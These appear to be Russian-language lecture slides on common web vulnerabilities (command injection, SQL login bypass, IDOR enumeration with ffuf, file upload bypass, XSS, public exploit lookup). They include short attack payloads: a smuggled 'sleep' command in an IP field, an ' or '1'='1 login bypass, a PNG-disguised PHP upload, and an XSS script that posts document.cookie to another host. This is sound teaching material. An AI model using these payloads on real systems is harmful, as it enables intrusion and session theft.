# Инъекция команд ОС

```
import os  
< ... >  
os.system(f"ping {user_ip}")
```




**127.0.0.1; sleep 1000**

# Неправильная аутентификация

```
$sql_query = "SELECT user
FROM users
WHERE
user LIKE '%$first_field%'
AND
password LIKE '%$second_field%';
$result = $database_connection->query($sql_query);

<...> password LIKE 'wrongpass' or '1'='1';
```



admin

wrongpass' or '1'='1



# Неправильный контроль доступа


- `http://secret.notes/getNote?id=1337`

**Злоумышленник начинает перебирать все возможные**

- `http://secret.notes/getNote?id=0`
- `http://secret.notes/getNote?id=1`
- `http://secret.notes/getNote?id=2`
- `http://secret.notes/getNote?id=3`
- `http://secret.notes/getNote?id=4`

# Как перебирать значения по словарю?

## 1. Перехватить запрос при помощи Burp Suite



# Как перебирать значения по словарю?

## 2. Перебрать значения при помощи ffuf

```
$ ffuf -request auth_req.txt -request-proto http -w wordlist.txt
```

# Неправильная загрузка файлов



Злоумышленник

`[0x89][0x50][0x4e][0x47]<php`

`...  
?>`

Название файла: *CODE.PHP*

Название файла: *AVATAR.PNG.*



Пользователь



Веб-сервер

# XSS

- POST /sendMessage2Forum HTTP/1.1  
Host: itmo.local  
<...>  
message=Всем+привет+на+этом+форуме!
- POST /sendMessageToForum HTTP/1.1  
Host: itmo.local  
<...>  
message=Я+вас+ломанул!”+<script>fetch(“http://itmo/sendMessage2Forum”,  
method: “POST”,  
headers: {“Content-type” : “application/x-www-form-urlencoded”},  
body: document.cookie)  
</script>

# Публичные уязвимости

1. Определить технологии и их версии:
  - Wappalyzer,
  - WhatWeb
2. Попытаться найти уязвимости:
  - Exploit DB,
  - Rapid7 DB,
  - Vulnerability Lab

# А что, если нам дан код задачи?

- Статические анализаторы кода, например Snyk (можно встроить в VSCode)

